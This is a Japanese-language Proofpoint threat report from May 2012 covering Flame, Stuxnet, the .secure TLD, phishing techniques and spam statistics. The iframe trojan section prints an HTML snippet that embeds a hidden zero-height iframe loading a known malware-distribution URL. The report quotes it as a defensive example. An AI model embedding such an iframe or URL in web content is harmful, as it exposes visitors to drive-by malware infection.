proofpoint

Proofpoint Threat Report

May 2012

本レポートは、Proofpoint が注目し、お客様および一般企業に対して注意を喚起したいと考えている脅威に関する情報、詳細、トレンドなどをまとめたものです。

Threat News（ニュース）

Flame

Kaspersky Lab が中東において"Flame"マルウェアを発見したと発表しました。これは、サイバーセキュリティにおいて、2012 年で最も大きなニュースになるでしょう。この発表から短時間のうちに、様々な反応が寄せられています。Kaspersky 他によると、これは今までで最も複雑な脅威のひとつであろうということです。一方で、それは過大評価であり、Flame には何ら新規性は無い、という声もあります。

いずれにせよ、Flame の成り立ちと標的が特別であることは間違いありません。ほぼ中東でしか発見されておらず、情報収集を目的としているため、Stuxnet や Duqu と関連することがほとんどです。しかし、Stuxnet と Duqu が明らかに同じグループにより作成されているのに比べ、Flame はこれら二つとはほとんど共通点がありません。しかし、この違いこそが、これらのマルウェアが互いに関連している証拠だと見ることもできます。プログラミングの複雑さと、開発された時期が近いようであることから、政府の関与が指摘されていますが、政治的な要素はこの攻撃への関心を高める結果となっています。

この状況に関するユーモアに富んだ記事が、Proofpont のパートナーである F-Secure によってポストされています。ここに述べられているように、感染したとされるマシンは千台程度で、感染が確認された地域に住んでいない限り「今回に関しては」心配は無いようです。

Stuxnet – 米国の役割

米国政府はサイバー兵器を作った事実は無い、という公式発表を続けているにもかかわらず、New York Times は Stuxnet は米国のもっと大きなサイバー兵器（コードネーム: Olympic Games）の一部だと報じました。Stuxnet は米国により作られ、拡散されたとする話は広く信じられていますが、この記事はそれを事実だと書いた最初のものの一つです。記事によると、Olympic Games はブッシュ大統領時代の広範に開始され、オバマ大統領になってから加速されたと言うことです。

Flame マルウェアについては、記事は現在のところ Olympic Games との関連は無いと言うことです。いずれにせよ、国家間のサイバー攻撃はこれから何ヶ月、あるいは何年も、ニュースの中心となるでしょう。

.secure TLD

Artemis Internet Inc.は親会社である NCC Group から追加で 900 万ドル以上の出資を受け、.secure をトップレベルドメイン(TLD)に申請しました。新しい TLD は、DNSSEC 署名の利用や全 Web トラフィックへの SSL の適用、SMTP への DKIM 署名などを含む厳格な「許容できる利用とセキュリティコントロールポリシー(Acceptable Use and Security Control Policy)を用意するでしょう。これは面白い試みではあるものの、それほど普及するとも、現在よりも強固なセキュリティを提供できるとも思えません。

この TLD を利用する可能性のある組織は、既にセキュリティツールやベストプラクティスに多額の投資を行っている組織でしょう。さらに、そういった組織は Web ブランディングにも投資をしている筈で、ドメイン名の変更には躊躇するかもしれません。いずれにせよ、この種の強制的なセキュリティが全てのドメインや TLD にとって正しいことであるならば、私たちはインターネット上の自由を犠牲にしてでも全体のセキュリティを高めなければならないでしょう。


Threat Models (手法)

Phish With No Payload (ペイロード無しのフィッシング)

私たちは 2011 年 7 月に発表したレポートで、金融機関の上級管理職を狙ったフィッシングのモデルを取り上げました。以下の例はこれに非常に似ており、金融機関内の個人を狙ったものですが、最初に送られてくるメールにはペイロードがありません。このメールは様々な Gmail アカウントから送信されており、各々のアドレスはどれも実在しそうな名前と名字、そして番号から成っています。

全てのメールは米国南東部の大学から Gmail に送られています。現時点で、誰がこの仕組みを作ったのか、サーバーは侵入されているのか、などは分かっていません。

メールの内容は、この組織の誰もが受け取りうる内容になっています。これをフィッシングと特定できる唯一のポイントは、同じメールがこの組織内の 30 人に、それぞれ違った Gmail アカウントから送られている、ということです。ここで大事なのは、いったい何人がこのメールに返事をしたか、ということです。こういった状況では、送信者は次にペイロードを持ったメールを返信として送りつけるか、あるいは返事への返信を装ってさらなる情報収集を試みようとするからです。



Iframe Trojan（Iframe を使ったトロイの木馬）

多くの企業が、スパムや脅威を多く送ってくるとされている特定の国々からのメールを全て遮断しています。しかし、多国籍企業はそういった一律のポリシーは適用しづらいのが現状です。

この例では、多国籍企業が中国のパートナーから正規のビジネスメールを受信しています。しかし、メールの HTML 文書の最後に見えない iflame が含まれています。


```
<SPAN lang=EN-US><o:p></o:p></SPAN>
</P></DIV></FONT></DIV>
<IFRAME height=0 src="http://www.3ehaolihai.cn/down.htm?999" width=50>
</IFRAME>
</BODY></HTML>
```


この URL は多くの乗っ取られた Web サイトで見ることができ、トロイの木馬型マルウェアを伴っていることで知られています。このマルウェアは、ネットワークを跨いで自分のコピーを作り出したり、キー入力を記録する機能を持っています。

Google Docs

フィッシングメッセージの中で Google Docs を使うケースが増えています。以下の二つの例は、一般的な「ヘルプデスク」フィッシングメールで、受信者は IT 部門からのメールと思ってクリックしてしまう、というものです。最初の例は特定の組織を標的としており、非常によく作り込まれています。二番目の例はよく見られるもので、スペルミスや文法の間違いだらけです。しかし、どちらも Google Docs の表計算サービスを使ってユーザーのログイン情報を収集しようという点では同じです。

実際にこのプラットフォームを使っている組織にとって、ユーザーにこういったメールのリンクをクリックさせないように教育することはどんどん難しくなっています。リンクにはブランドなどについての表示は一切無く、それがそのリンクが安全か否かを見極めることを困難にしています。







Spam Volume Trends (スパム量の変化)

5 月のスパム量は全体として 4 月から 24%減少し、昨年 6 月に比べると 49%減少しました。月間のスパム量はこの 2 年で最低の水準です。Rustock ボットネットが閉鎖された前後の 2011 年の 2 月と 5 月を比べると 76%もの減少が見られましたが、それに及ばないまでもかなり低い数字です。

先月のレポートでも触れたように、4 月にスパム量が急増したのは、全産業に適用できるわけでは無く、ほとんどの組織には関係の無いことと言えるでしょう。






Source of Spam (スパムの発信源)

インドが引き続きスパム送信元として世界一で、これは昨年 8 月から変わっていません。ロシアは 2 ヶ月連続で 11 位です。(1 月は 4 位でした)アメリカが 6 位に浮上しましたが、6 位と 12 位の差はわずかです。上位 5 カ国で総スパム量の 43%を占めています。

Top Spam Senders by Country											
1	India	3	Korea	5	Pakistan	7	Brazil	9	Philippines	11	Russia
2	Vietnam	4	EU	6	USA	8	China	10	Taiwan	12	Poland



Language Effectiveness (言語別防御効果)

次のグラフは、Proofpoint ソリューションのスパム防御の有効性を言語毎に示したものです。